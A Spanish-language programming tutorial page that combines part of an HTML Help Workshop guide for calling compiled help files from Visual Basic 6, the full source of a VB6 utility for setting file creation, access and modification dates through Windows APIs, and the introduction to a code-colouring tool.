Pulsa en el botón Add... y selecciona **hhw02.htm**, pulsa en OK.
El fichero que hemos añadido estará junto a los otros dos bajo la sección [Files]
Pulsa de nuevo en la solapa Contents

Selecciona el último icono, si no lo haces, lo que añadas, se hará a continuación de la selección.
De todas formas, si te equivocas, puedes usar las flechas de movimiento para cambiar la posición de cualquiera de las imagenes, también puedes cambiar el orden arrastrando uno de los iconos hasta la nueva posición.
Pulsa en el botón con el libro y te mostrará el diálogo para añadir un nuevo encabezado.
Ya sabes, escribe el título (**Entrega número Dos**) y selecciona la página que se mostrará cuando se pulse en el libro.
Si no quieres que se muestre ninguna página, como hicimos en el primero de todos los libros, simplemente no añadas ninguna página a la que linkar.
Añade un par de hojas con links a los marcadores: Crear_nuevos_niveles y Nuevos_ficheros de la página hhw02.htm

Un repaso a lo que tenemos

A estas alturas, tendremos un fichero de ayuda con unas cuantas opciones, acuerdate de añadir bajo el libro de la primera entrega los diez marcadores que hay en la página de la primera entrega (hhw01.htm)
Si has probado con los diferentes estilos y quieres dejarlo todo como estaba (o casi), deja los siguientes estilos:
Automatically track sellection
Plus/Minus squares
Scroll bar on the left
Start line from the root
Sunken edge
Algunas de estas opciones no se si realmente funcionan, pero...
Si has seguido los pasos que te he dicho, los dos libros que hacen referencia a las dos entregas, estarán indentados "dentro" del libro principal.
Si esto no fuera así, puedes cambiar el "nivel" de indentación con las flechas que señalan a izquierda/derecha.

Añadir nuevas solapas a la tabla de contenidos

Empezaremos por añadir una solapa para efectuar búsquedas.
Si no está seleccionada la solapa Project, seleccionala y pulsa en el botón de propiedades.
Pulsa en la solapa Compiler y marca la casilla **Compile full-text search information**
Guarda los cambios y compila el fichero, verás que ahora tenemos dos solapas:
Contents y Search
Pulsa en la solapa Search (búsqueda) y escribe en la casilla la letra que quieres buscar, pulsa intro
En la lista te mostrará los títulos de los ficheros en los que ha encontrado la palabra escrita.
Selecciona el fichero que quieras y haz doble click o pulsa en display.
Te mostrará el fichero y las palabras que ha encontrado estarán resaltadas.
Ten en cuenta que sólo busca palabras completas y en algunos casos las palabras completas no son lo que se espera.
Por ejemplo, si buscas guille, verás que no encuentra 'guille', porque está entre apóstrofes...
Pero puedes decirle que busque 'guille' y lo encontrará.
Si no quieres que resalte las palabras, pulsa en el botón Options del programa de ayuda (no del hhw) y marca la opción que pone: Search Highlight (On/Off según corresponda)
Puedes buscar partes de palabras usando los signos de comodín ? y *
De todas formas, el sistema de búsqueda es "medio" bueno, pero sólo medio...
Aunque al menos permite buscar en el fichero sin tener que perder una eternidad como ocurría con los ficheros normales de ayuda del Win95 (.hlp)

La solapa Index

<td valign="to

Vamos a añadir una nueva solapa: Index.

HTML Help Workshop

Utilidad para crear un sistema de ayuda basado en páginas HTML

Entrega número Tres:

Publicado el 30/Jun/98
Autor: Guillermo 'guille' Som

El tema de esta entrega consiste en preparar un archivo de ayuda para usar desde Visual Basic.

Para ello vamos a crear un nuevo proyecto con la información necesaria para llamarlo desde VB, veremos cómo hacerlo paso a paso, así que preparados, listos... **¡YA!**

Un ejemplo de ayuda para usar con Visual Basic

Crea un nuevo proyecto que se llame: **hhw_vb**
Añade la página **hhw_vb.htm** al proyecto, se supone que ya sabrás cómo hacerlo, porque lo hemos hecho anteriormente, pero si tienes dudas, repasate de nuevo la primera entrega.
Para este ejemplo no es necesario usar libros ni hojas, pero si quieres puedes añadir lo que quieras.
La página htm tiene los siguientes marcadores:
Acerca_de
Nombre_de_usuario
Cuenta_de_email
Arriba
Asunto
Enviar
Limpiar_campos
Salir
Los que tendremos que asociar con un Alias para poder usarlo desde VB, ya que en VB no se puede especificar otra cosa que números.
Pulsa en el cuarto botón de la barra de herramientas el que muestra el ToolTip: **HmlHelp API information**
Pulsa en la solapa Alias.
Pulsa en el botón Add..., te mostrará un cuadro de diálogo indicandote que cuando se encuentre una cosntante o un número que es lo que debe hacer.
En la primera casilla escribe 1000, (después te explicaré de dónde saco estos números)
En la siguiente casilla, escribe: hhw_vb.htm#Nombre_de_usuario
Pulsa en OK
Sigue añadiendo para indicarle todos los alias que la aplicación de ejemplo usará.
Ya sabes, usando el formato: hhw_vb.htm#Acerca_de, los nombres de los marcadores están un poco más arriba, aquí te indico los valores que tiene asociado cada uno de ellos:
1120
1000
1010
1110
1020
1030
1100
1140

Para crear la asociación de los valores a usar con el ContextID, en el fichero de ayuda hay que usar un fichero "include" al estilo C, es decir una definición de las constantes que se van a usar.
Por ejemplo:
#define Nombre_de_usuario 1000
#define Cuenta_de_email 1010
#define Asunto 1020
#define Enviar 1030
#define Limpiar_campos 1100
#define Arriba 1110
#define Acerca_de 1120
#define Salir 1140
Por tanto crea un fichero llamado **hhw_vb.h**
Pulsa en el botón "HmlHelp API information" y en la primera solapa MAP, pulsa en el botón Header file...
Selecciona el fichero con las definiciones y pulsa OK
Ahora compila la ayuda y pasaremos a crear la aplicación de ejemplo.

La aplicación de ejemplo

El truco consiste en asociar un valor a la propiedad **HelpContextID** y **WhatThisHelpID** de cada control con el valor que hemos escrito en los ALIAS del fichero de ayuda.
Por ejemplo: pulsa en la primera caja de texto y escribe 1000 en esa propiedad, haz lo mismo con el resto de las cajas de texto, botón enviar y la imagen con el icono (estos valores ya están puestos en el form que puedes bajar con el código necesario)
Para que la aplicación pueda usar la ayuda, además de asignar el valor TRUE a la propiedad **WhatThisHelp** del form, puedes hacer que aparezca la interrogación en la ventana, si asignas el valor True a la propiedad **WhatThisButton** del formulario de ejemplo, aunque esto último es opcional.

Después de un montón de pruebas, esto no funciona como yo esperaba... así que lo dejaremos "reposar" y a ver si consigo más información sobre el tema este.
Bueno, funcionar, funciona, pero no como esperaba...
Para que la ayuda se pueda mostrar, tendrás crear una tabla de contenidos, ya que al llamar a la ayuda, me da un error de que no puede abrir la página de ayuda... Pero si tiene la tabla de contenidos, al menos te permite navegar usando los links que hayas creados en las hojas y libros...

Ya empieza a funcionar.
El problema era la declaración que tenía para llamar a la ayuda.
O mejor dicho la forma en que usaba la función para mostrar la ayuda.
En el ejemplo que adjunto ya está solucionado, además he dejado la otra declaración y la explicación de cómo usarla, por si te ocurre en otra ocasión.
Lo único que no he podido poner en práctica es que funcione con la ayuda "sensible al contexto", es decir pulsando F1 en uno de los campos.
Y tampoco he logrado que la interrogación funcione como se espera (y de hecho funciona con ficheros HLP normales)

En mi caso, ¡me ha mostrado la ayuda de otra aplicación!

El código del formulario

Vamos a ver el código usado en el formulario

```
'---------------------------------------------------------------------
'Form de prueba para HTML Help Workshop                (28/Jun/98)
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------------
Option Explicit

Const MAX_CAMPOS = 2

'En Microsoft TechNet puedes encontrar este artículo:
'HOWTO: Use HTML Help API in a Visual Basic 5.0 Application
'PSS ID Number: Q183434
'
'Aunque la definición de la Enumeración y la primera declaración
'es de las news
'
'Htmlhelp consts
Private Enum HH_COMMAND
    HH_DISPLAY_TOPIC = &H0
    HH_HELP_FINDER = &H0        ' WinHelp equivalent
    HH_DISPLAY_TOC = &H1        ' not currently implemented
    HH_DISPLAY_INDEX = &H2      ' not currently implemented
    HH_DISPLAY_SEARCH = &H3     ' not currently implemented
    HH_SET_WIN_TYPE = &H4
    HH_GET_WIN_TYPE = &H5
    HH_GET_WIN_HANDLE = &H6
    HH_GET_INFO_TYPES = &H7     ' not currently implemented
    HH_SET_INFO_TYPES = &H8     ' not currently implemented
    HH_SYNC = &H9
    HH_ADD_NAV_UI = &HA         ' not currently implemented
    HH_ADD_BUTTON = &HB         ' not currently implemented
    HH_GETBROWSER_APP = &HC     ' not currently implemented
    HH_KEYWORD_LOOKUP = &HD
    HH_DISPLAY_TEXT_POPUP = &HE ' display string resource id
                                ' or text in a popup window
    HH_HELP_CONTEXT = &HF       ' display mapped numeric value
                                ' in dwData
    HH_TP_HELP_CONTEXTMENU      ' Text pop-up help, similar to
                                ' WinHelp's HELP_CONTEXTMENU.
    HH_TP_HELP_WM_HELP = &H11   ' text pop-up help, similar to
                                ' WinHelp's HELP_WM_HELP.
    HH_CLOSE_ALL = &H12         ' close all windows opened directly
                                ' or indirectly by the caller
    HH_ALINK_LOOKUP = &H13      ' ALink version of HH_KEYWORD_LOOKUP
End Enum

'HtmlHelp api call
'NOTA: Si se usa esta forma, hay que indicar el último parámetro
'      con la palabra ByVal delante...
```

```
'Private Declare Function HtmlHelp Lib "hhctrl.ocx" Alias "HtmlHelpA" _
    (ByVal hwndCaller As Long, ByVal pszFile As String, _
    ByVal uCommand As HH_COMMAND, dwData As Any) As Long
'Con esta funciona perfectamente
Private Declare Function HtmlHelp Lib "hhctrl.ocx" Alias "HtmlHelpA" _
    (ByVal hwndCaller As Long, ByVal pszFile As String, _
    ByVal uCommand As HH_COMMAND, ByVal dwData As Long) As Long


Private Sub Form_Load()
    'Limpiar las cajas de texto
    mnuLimpiar_Click
End Sub

Private Sub mnuAcerca_Click()
    'Así se llamaría para mostrar un tópico de la ayuda
    Dim h As Long
    h = HtmlHelp(Me.hWnd, "hhw_vb.chm", HH_HELP_CONTEXT, 1120&)
    frmAbout.Show vbModal
End Sub

Private Sub mnuAyuda_Click()
    'De esta forma se muestra en el tópico por defecto
    Dim h As Long
    h = HtmlHelp(Me.hWnd, "hhw_vb.chm", HH_DISPLAY_TOPIC, 0&)
End Sub

Private Sub mnuLimpiar_Click()
    Dim i As Integer

    For i = 0 To MAX_CAMPOS
        Text1(i) = ""
    Next
End Sub

Private Sub picIcon_DblClick()
    mnuAcerca_Click
End Sub
```

Ejecuta el programa, necesitarás también el form de Acerca de (frmAbout).
En el zip que acompaña a este artículo, incluyo el proyecto completo, además de los ficheros para crear la ayuda.

Espero que todo esto te haya servido de algo...
En cuanto tenga más información la pondré.

Nos vemos.
Guillermo

Los ficheros de la entrega 3, (incluye el proyecto VB y la ayuda para probar con VB) (hhw3.zip 15.1 KB)

ir al índice principal

gsSetDT

Utilidad para cambiar la fecha y hora de los ficheros, usando API

Publicado: 30/Abr/2001
Actualizado: 05/Ago/2003

Pulsa este link para ver la versión del 05/Ago/2003

Pulsa este link para ver la versión anterior (del 30/Mar/1998)

Aquí tienes una nueva revisión de la utilidad de asignar la fecha y hora a ficheros.
En esta ocasión he añadido algunas de las cosas que me habéis pedido... como ves no siempre hago oídos sordos a vuestras peticiones, je, je, je...

Entre esas cosas es poder cambiar la fecha de creación, como sabes el Visual Basic sólo cambia la fecha de modificación, pero, además de esa fecha, también existen otras dos: la de creación y la del último acceso.
Para poder averiguar esas fechas y por supuesto, para modificarlas, hay que usar el API de Windows, también se podría usar el File System Object, pero he preferido hacerlo con API.

Para poder acceder a esa información proporcionada por el API, he creado una clase: **cFileTime**, que se encarga de hacer el trabajo sucio.

Otro de los cambios es poder procesar ficheros de sólo lectura, antes daba error cuando el fichero tenía ese atributo, pero en esta revisión se tiene en cuenta y permite procesarlo, volviendo a dejar los atributos como estaban.

En esta ocasión no me voy a enrollar demasiado, espero que sólo con los comentarios del código, (que está completo), a falta de la clase para seleccionar ficheros, pero dicha clase la incluyo en el fichero zip con el código completo de la utilidad, así como el ejecutable compilado con el Visual Basic 6.0 SP4.

Aquí tienes el link al fichero con el código y el ejecutable: gsSetDT1.zip 22.7KB

Y ya, sin más preámbulos, vamos a ver el aspecto del formulario en ejecución y del código, tanto del formulario como el de la clase cFileTime.

El formulario en ejecución

Este es el código de la clase cFileTime:

```
'-------------------------------------------------------------------------------
' Clase para leer / asignar la fecha a los ficheros                (30/Abr/01)
'
'
' Parte de la información sacada de:
' HOWTO: Get Extended File Time Information Using the Win32 API
' y de la MSDN Library
'
' ©Guillermo 'guille' Som, 2001
'-------------------------------------------------------------------------------
Option Explicit

Private CreationTime As FILETIME
Private LastAccessTime As FILETIME
Private LastWriteTime As FILETIME
Private tSystemTime As SYSTEMTIME
Private tLocalTime As FILETIME

Public UseLocalTime As Boolean      ' Por defecto será True
Public Creation As String
Public LastAccess As String
Public LastWrite As String
'
Private Const OF_READ = &H0
Private Const OF_WRITE = &H1
Private Const OF_READWRITE = &H2
Private Const OF_SHARE_DENY_NONE = &H40
Private Const OFS_MAXPATHNAME = 128

' OpenFile() Structure
Private Type OFSTRUCT
    cBytes As Byte
    fFixedDisk As Byte
    nErrCode As Integer
```

```
    Reserved1 As Integer
    Reserved2 As Integer
    szPathName(OFS_MAXPATHNAME) As Byte
End Type

Private Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Private Type SYSTEMTIME
    wYear As Integer
    wMonth As Integer
    wDayOfWeek As Integer
    wDay As Integer
    wHour As Integer
    wMinute As Integer
    wSecond As Integer
    wMilliseconds As Integer
End Type

Private Declare Function FileTimeToLocalFileTime Lib "kernel32" _
    (lpFileTime As FILETIME, lpLocalFileTime As FILETIME) As Long
Private Declare Function LocalFileTimeToFileTime Lib "kernel32" _
    (lpLocalFileTime As FILETIME, lpFileTime As FILETIME) As Long
'
Private Declare Function SystemTimeToFileTime Lib "kernel32" _
    (lpSystemTime As SYSTEMTIME, lpFileTime As FILETIME) As Long
Private Declare Function SetFileTime Lib "kernel32" _
    (ByVal hFile As Long, lpCreationTime As FILETIME, _
    lpLastAccessTime As FILETIME, lpLastWriteTime As FILETIME) As Long
'
Private Declare Function FileTimeToSystemTime Lib "kernel32" _
    (lpFileTime As FILETIME, lpSystemTime As SYSTEMTIME) As Long
Private Declare Function GetFileTime Lib "kernel32" _
    (ByVal hFile As Long, lpCreationTime As FILETIME, _
    lpLastAccessTime As FILETIME, lpLastWriteTime As FILETIME) As Long
Private Declare Function OpenFile Lib "kernel32" _
    (ByVal lpFileName As String, lpReOpenBuff As OFSTRUCT, _
    ByVal wStyle As Long) As Long
Private Declare Function hread Lib "kernel32" Alias "_hread" _
    (ByVal hFile As Long, lpBuffer As Any, _
    ByVal lBytes As Long) As Long
Private Declare Function lclose Lib "kernel32" Alias "_lclose" _
    (ByVal hFile As Long) As Long

Public Function AsignarFechaHora(ByVal FileName As String, _
                                 ByVal NuevaFecha As String, _
                                 ByVal NuevaHora As String, _
                                 Optional AsignarCreation As Boolean = True, _
                                 Optional AsignarLastAccess As Boolean = True, _
                                 Optional AsignarLastWrite As Boolean = True) As Boolean
    ' Asignar la fecha indicada al fichero
    ' Devuelve True si todo fue bien
    '
    Dim sInpFile As String
    Dim hFile As Long
    Dim FileStruct As OFSTRUCT
    Dim iRC As Long
    '
    AsignarFechaHora = True
    '
    sInpFile = Trim$(FileName)
    ' check that the file exists
    If Len(Dir(sInpFile)) = 0 Then
        'MsgBox "Can't find the file", vbExclamation
        AsignarFechaHora = False
        Exit Function
    End If
    '
```

```
    ' Leer las fechas que tiene actualmente el fichero
    ' para que se asignen las variables del tipo FILETIME
    Call LeerFechaHora(FileName)
    '
    ' Open it to get a stream handle
    hFile = OpenFile(sInpFile, FileStruct, OF_WRITE Or OF_SHARE_DENY_NONE)
    If hFile = 0 Then
        'MsgBox "Can't open the file", vbExclamation
        AsignarFechaHora = False
        Exit Function
    End If
    '
    With tSystemTime
        .wDay = Day(NuevaFecha)
        .wMonth = Month(NuevaFecha)
        .wYear = Year(NuevaFecha)
        .wHour = Hour(NuevaHora)
        .wMinute = Minute(NuevaHora)
        .wSecond = Second(NuevaHora)
    End With
    '
    If UseLocalTime Then
        Call SystemTimeToFileTime(tSystemTime, tLocalTime)
        If AsignarCreation Then _
            Call LocalFileTimeToFileTime(tLocalTime, CreationTime)
        If AsignarLastWrite Then _
            Call LocalFileTimeToFileTime(tLocalTime, LastWriteTime)
        If AsignarLastAccess Then _
            Call LocalFileTimeToFileTime(tLocalTime, LastAccessTime)
    Else
        If AsignarCreation Then _
            Call SystemTimeToFileTime(tSystemTime, CreationTime)
        If AsignarLastWrite Then _
            Call SystemTimeToFileTime(tSystemTime, LastWriteTime)
        If AsignarLastAccess Then _
            Call SystemTimeToFileTime(tSystemTime, LastAccessTime)
    End If
    '
    If SetFileTime(hFile, CreationTime, LastAccessTime, LastWriteTime) = 0 Then
        'MsgBox "No se ha podido guardar la información"
        AsignarFechaHora = False
    End If

    iRC = lclose(hFile)
End Function

Public Function LeerFechaHora(ByVal FileName As String) As Boolean
    ' Lee la fecha del fichero indicado
    ' Devuelve True si todo fue bien
    '
    Dim sInpFile As String
    Dim hFile As Long
    Dim FileStruct As OFSTRUCT
    Dim iRC As Long
    '
    LeerFechaHora = True
    '
    sInpFile = Trim$(FileName)
    ' check that the file exists
    If Len(Dir(sInpFile)) = 0 Then
        'MsgBox "Can't find the file", vbExclamation
        LeerFechaHora = False
        Exit Function
    End If

    ' Open it to get a stream handle
    hFile = OpenFile(sInpFile, FileStruct, OF_READ Or OF_SHARE_DENY_NONE)
    If hFile = 0 Then
        'MsgBox "Can't open the file", vbExclamation
        LeerFechaHora = False
```

```
        Exit Function
    End If

    If GetFileTime(hFile, CreationTime, LastAccessTime, LastWriteTime) Then
        If UseLocalTime Then
            Call FileTimeToLocalFileTime(CreationTime, tLocalTime)
        Else
            LSet tLocalTime = CreationTime
        End If
        ' massage time into format that we can use
        If Not FileTimeToSystemTime(tLocalTime, tSystemTime) Then
            Creation = tSystemTime.wDay & "/" & tSystemTime.wMonth & "/" & tSystemTime.wYear & " " &
_
                       tSystemTime.wHour & ":" & tSystemTime.wMinute & ":" & tSystemTime.wSecond
        End If
        If UseLocalTime Then
            Call FileTimeToLocalFileTime(LastWriteTime, tLocalTime)
        Else
            LSet tLocalTime = LastWriteTime
        End If
        If Not FileTimeToSystemTime(tLocalTime, tSystemTime) Then
            LastWrite = tSystemTime.wDay & "/" & tSystemTime.wMonth & "/" & tSystemTime.wYear & " "
& _
                        tSystemTime.wHour & ":" & tSystemTime.wMinute & ":" & tSystemTime.wSecond
        End If
        If UseLocalTime Then
            Call FileTimeToLocalFileTime(LastAccessTime, tLocalTime)
        Else
            LSet tLocalTime = LastAccessTime
        End If
        If Not FileTimeToSystemTime(tLocalTime, tSystemTime) Then
            LastAccess = tSystemTime.wDay & "/" & tSystemTime.wMonth & "/" & tSystemTime.wYear & " "
& _
                         tSystemTime.wHour & ":" & tSystemTime.wMinute & ":" & tSystemTime.wSecond
        End If
    Else
        'MsgBox "GetFileTime Failed"
        LeerFechaHora = False
    End If

    iRC = lclose(hFile)
End Function

Private Sub Class_Initialize()
    UseLocalTime = True
End Sub
```

Este es el código del formulario:

```
'--------------------------------------------------------------------------------
' gsSetDT   Utilidad para asignar la fecha y hora                  (15/Mar/98)
'
' Revisado: 26/Mar/1998
' Revisado: 26/Abr/2001, 29/Abr/2001
' Revisado: 30/Abr/2001 (usando API)
'   Posibilidad de modificar la fecha de creación, modificado y acceso
'
' ©Guillermo 'guille' Som, 1998-2001
'--------------------------------------------------------------------------------
Option Explicit

Private Sub cmdAñadir_Click()
    ' Si hay algo en el textBox, añadirlo
    Dim sTmp As String
    '
    sTmp = Trim$(txtFichero)
    If Len(sTmp) Then
        List1.AddItem sTmp
        txtFichero.Text = ""
```

```
    End If
    If List1.ListCount > 0 Then
        cmdBorrarLista.Enabled = True
    Else
        cmdBorrarLista.Enabled = False
    End If
    cmdAsignar.Enabled = cmdBorrarLista.Enabled
End Sub

Private Sub cmdAsignar_Click()
    'Asignar la fecha/hora indicada a los ficheros de la lista
    Dim vFecha As Date
    Dim vHora As Date
    Dim i As Long
    Dim sTmp As String
    Dim Ficheros As Long
    Dim Fallos As Long
    Dim TotalFicheros As Long
    Dim TotalFallos As Long
    Dim Procesados As Double
    '
    On Local Error Resume Next
    '
    If List1.ListCount = 0 Then
        MsgBox "No hay ficheros a procesar"
        txtFichero.SetFocus
    Else
        If Len(Trim$(txtFecha)) = 0 Then
            vFecha = Format$(Now, "dd/mm/yyyy")
        Else
            vFecha = txtFecha
        End If
        vFecha = Format$(vFecha, "dd/mm/yyyy")
        If Err Then
            MsgBox "La fecha introducida no es correcta"
            txtFecha.SetFocus
        Else
            If Len(Trim$(txtHora)) = 0 Then
                vHora = Format$(Now, "hh:mm")
            Else
                vHora = txtHora
            End If
            vHora = Format$(vHora, "hh:mm")
            If Err Then
                MsgBox "La hora no es correcta"
                txtHora.SetFocus
            Else
                For i = 0 To List1.ListCount - 1
                    sTmp = List1.List(i)
                    Procesados = ProcesaEspec(sTmp, vFecha, vHora)
                    Ficheros = Fix(Procesados)
                    sTmp = CStr(Procesados - Ficheros)
                    Fallos = Val(Mid$(sTmp, 3))
                    TotalFicheros = TotalFicheros + Ficheros
                    TotalFallos = TotalFallos + Fallos
                Next
                MsgBox "Se han procesado un total de " & TotalFicheros & vbCrLf & "se han producido
" & TotalFallos & " fallos"
            End If
        End If
    End If

    Err = 0
End Sub

Private Sub cmdBorrarLista_Click()
    ' Borrar la selección del ListBox
    BorrarDeLista List1
End Sub
```

```
Private Sub cmdExaminar_Click()
    ' Seleccionar los ficheros a añadir a la lista
    Dim CommonDialog1 As cComDlg
    Set CommonDialog1 = New cComDlg
    '
    On Local Error Resume Next
    '
    ' añadir archivo
    With CommonDialog1
        .hWnd = Me.hWnd
        .CancelError = True
        .FileName = txtFichero
        ' Seleccionar ficheros a añadir a la lista
        .DialogTitle = "Seleccionar archivos"
        .Filter = "Todos los archivos (*.*)|*.*"
        '.Flags = OFN_HIDEREADONLY Or OFN_ALLOWMULTISELECT _
                Or OFN_LONGNAMES Or OFN_EXPLORER Or OFN_PATHMUSTEXIST Or OFN_FILEMUSTEXIST
        .ShowOpen
        If Err = 0 Then
            ' Añadimos la selección al List1
            .AgregarALista .FileName, List1
        End If
    End With
    Err = 0
    '
    Set CommonDialog1 = Nothing
    '
    If List1.ListCount > 0 Then
        cmdBorrarLista.Enabled = True
    Else
        cmdBorrarLista.Enabled = False
    End If
    cmdAsignar.Enabled = cmdBorrarLista.Enabled
End Sub

Private Sub cmdSalir_Click()
    Unload Me
    'End
End Sub

Private Function ProcesaEspec(ByVal sFic As String, ByVal vFecha As Date, ByVal vHora As Date) As
Double
    ' Procesar los ficheros especificados y asignar la fecha/hora
    Dim sTmp As String
    Dim Ficheros As Long
    Dim Fallos As Long
    Dim sDir As String
    '
    On Local Error Resume Next
    '
    ' Obtener el path de este fichero especificación
    sDir = elPath(sFic)

    sTmp = Dir$(sFic)
    If Err Then
        Ficheros = 1
        Fallos = 1
    Else
        Do While Len(sTmp)
            Ficheros = Ficheros + 1
            If AsignarHora(sDir & sTmp, vFecha, vHora) Then
                Fallos = Fallos + 1
            End If
            sTmp = Dir$
        Loop
    End If
    sTmp = CStr(Ficheros) & "." & CStr(Fallos)
    ProcesaEspec = Val(sTmp)

    Err = 0
```

```
End Function

Private Function elPath(ByVal sTodo As String) As String
    '---------------------------------------------------------------------------
    ' Divide el nombre recibido en la ruta, nombre y extensión
    ' (c)Guillermo Som, 1997                                        ( 1/Mar/97)
    '
    ' Parámetros:
    ' sTodo      Valor de entrada con la ruta completa
    '
    ' VERSIÓN REDUCIDA: Sólo devuelve el Path
    '---------------------------------------------------------------------------
    Dim i As Integer
    Dim sPath As String

    sPath = ""
    ' Buscar el último \
    For i = Len(sTodo) To 1 Step -1
        If Mid$(sTodo, i, 1) = "\" Then
            'El path devuelto incluye el \
            sPath = Left$(sTodo, i)
            Exit For
        End If
    Next
    '
    elPath = sPath
End Function

Private Function AsignarHora(ByVal sFic As String, _
                             ByVal vFecha As Date, _
                             ByVal vHora As Date) As Boolean
    ' Asignar la fecha y hora al fichero indicado
    ' Devuelve True si se ha producido un error
    '
    ' Se tendrá en cuenta si es de solo lectura                     (26/Abr/01)
    Dim SoloLectura As Boolean
    Dim i As Long
    '
    On Local Error Resume Next
    '
    ' Si es de sólo lectura, cambiar el atributo                    (26/Abr/01)
    i = GetAttr(sFic)
    If Err Then
        Err = 0
        AsignarHora = True
        Exit Function
    End If
    '
    If i And vbReadOnly Then
        SoloLectura = True
        i = i Xor vbReadOnly
        SetAttr sFic, i
    End If
    '
    ' Usando API y la clase cFileTime
    Dim tFileTime As cFileTime
    Set tFileTime = New cFileTime
    '
    With tFileTime
        .UseLocalTime = CBool(chkUseLocalTime.Value)
        .AsignarFechaHora sFic, vFecha, vHora, chkCreation, chkLastAccess, chkLastWrite
    End With
    '
    ' Restaurar los atributos anteriores
    If SoloLectura Then
        i = i Or vbReadOnly
        SetAttr sFic, i
    End If
    '
    AsignarHora = CBool(Err)
```

```
    '
    Err = 0
End Function

Private Sub Add2Lista(Data As DataObject, unaLista As Control, Optional ByVal sExtension As String =
"")
    'Añadir los archivos soltados a la lista                        (16/Nov/97)
    Dim i As Long
    Dim conExt As Boolean

    If Len(Trim$(sExtension)) Then
        conExt = True
    End If

    With Data.Files
        For i = 1 To .Count
            ' Añadir a la lista
            ' Si se especifica la extensión...
            If conExt Then
                If InStr(.Item(i), sExtension) Then
                    unaLista.AddItem .Item(i)
                End If
            Else
                unaLista.AddItem .Item(i)
            End If
        Next
    End With
End Sub

Private Sub Form_Load()
    Caption = "Asignar Fecha y Hora a ficheros - ©Guillermo 'guille' Som, 1998-" & IIf(Year(Now) >
2001, CStr(Year(Now)), "2001")
    Label1(4).Caption = " ©Guillermo 'guille' Som, 1998-" & IIf(Year(Now) > 2001, CStr(Year(Now)),
"2001")
    '
    Move (Screen.Width - Width) \ 2, -30
    '
    ' poner la fecha y hora actual
    txtFecha = Format$(Now, "dd/mm/yyyy")
    txtHora = Format$(Now, "hh:mm")
    '
    cmdAñadir.Enabled = False
    cmdBorrarLista.Enabled = False
    cmdAsignar.Enabled = cmdBorrarLista.Enabled
End Sub

Private Sub Form_Resize()
    If WindowState <> vbMinimized Then
        Line1(0).X1 = 0
        Line1(0).X2 = ScaleWidth
        Line1(1).X1 = Line1(0).X1
        Line1(1).X2 = Line1(0).X2
    End If
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub

Private Sub List1_KeyDown(KeyCode As Integer, Shift As Integer)
    'Si se pulsa la tecla de suprimir
    If KeyCode = vbKeyDelete Then
        BorrarDeLista List1
    End If
End Sub

Private Sub BorrarDeLista(unaLista As Control)
    ' Si se pulsa la tecla de suprimir
    Dim i As Long
    Dim j As Long
    '
```

```
    ' borrar los elementos seleccionados
    With unaLista
        j = .ListCount - 1
        For i = j To 0 Step -1
            If .Selected(i) Then
                .RemoveItem i
            End If
        Next
        If .ListCount > 0 Then
            cmdBorrarLista.Enabled = True
        Else
            cmdBorrarLista.Enabled = False
        End If
        cmdAsignar.Enabled = cmdBorrarLista.Enabled
    End With
End Sub

Private Sub List1_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    ' Añadir a la lista los ficheros soltados
    Add2Lista Data, List1
End Sub

Private Sub txtFichero_Change()
    If Len(txtFichero.Text) Then
        cmdAñadir.Enabled = True
    Else
        cmdAñadir.Enabled = False
    End If
End Sub


Private Sub txtFichero_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As
Integer, X As Single, Y As Single)
    On Error Resume Next
    '
    txtFichero.Text = Data.Files(1)
    '
    Err = 0
End Sub
```

Como es habitual, espero tus comentarios, de esta forma se pueden arreglar los posibles errores (bugs) y, por supuesto mejorar la utilidad.

¡Que lo disfrutes!

Nos vemos.
Guillermo

gsHTMCodeColor

Utilidad para colorear código y generar el código HTML

Publicado: 04/Abr/2001
Actualizado: 15/Nov/2002

15/Nov/2002: **Sigue este link para ver las últimas actualizaciones**

Revisión del 11/Abr/2001: **gsHTMCodeColor (2) con control WebBrowser**

Revisión del 26/Jun/2002: **gsHTMCodeColor Versión 2 con mejoras y arreglo de algunos bugs**

Esta "utilidad" sirve para colorear las instrucciones, los comentarios e incluso el texto entrecomillado de código de Visual Basic, (también de vb.Net, c# y C/C++), y generar el código HTML correspondiente, (también permite guardarlo en un fichero).

La verdad es que no será mucha gente la que necesite de una utilidad así, pero... yo voy a empezar a usarla, ya que cuando pego el código a mostrar en una página HTML, éste se muestra en el color predeterminado de la página y luego si quiero colorear los comentarios, (que es lo que he estado haciendo hasta hace poco), seleccionaba cada una de las líneas de comnetarios, les asignaba el color verde y así sucesivamente. Pero era cuando también quiero colorear cada una de las instrucciones... en ese caso, tenía que seleccionar una palabra, asignarle el color azul y así sucesivamente ¡con cada una de las palabras clave del código!. Con esta utilidad, todo ese trabajo tedioso se elimina. Ahora lo único que hay que hacer es: seleccionar el fichero a colorear, (también se puede colorear sólo una parte del código), pulsar y botón y el código está coloreado... Después sólo hay que abrir el fichero que lo contendrá, usando un editor de textos, y pegarlo en la parte que queramos. No se puede pegar directamente en un fichero abierto con un editor HTML, ya que lo que se pegaría sería el código HTML que genera los colores...

La utilidad está basado en un código que hice originalmente con la versión Beta1 de Visual Basic.Net y la he adaptado a Visual Basic 6.
En esta versión para VB6 he añadido **Drag & Drop** para poder arrastrar ficheros a ciertas partes del programa y asignar automáticamente los ficheros soltados donde corresponda...

Te muestro el código completo de la utilidad, incluidas las clases usadas, con la esperanza de que alguna parte de éste código te pudiera servir de algo.

Una lista de cosas que te pueden interesar:

La clase **cFileToArray** tiene métodos que te permiten hacer lo siguiente:

- Devuelve una cadena con el contenido de un fichero, cada linea separada con CrLf
- Devuelve un array con el contenido de un fichero
- Guarda el contenido de un array en un fichero
- Guarda el contenido de una cadena en un fichero
- Insertar una cadena en un array, tanto al principio como al final
- Comprueba si existe un fichero

La clase **cComDlg** implementa una versión reducida del control de diálogos comunes, (sólo ShowOpen y ShowSave). A diferencia del control, estos dos métodos devuelven True o False, según se pulse en los botones Aceptar o Cancelar respectivamente, (realmente no hay un botón Aceptar, sino uno de Abrir o Guardar, según se elija ShowOpen o ShowSave).
También tiene una función que permite usar el cuadro de diálogo de seleccionar directorios e incluso seleccionar ficheros, (si así se indica en el parámetro), el resultado de dicha función será el directorio o fichero seleccionado o una cadena vacia si se pulsa en Cancelar.

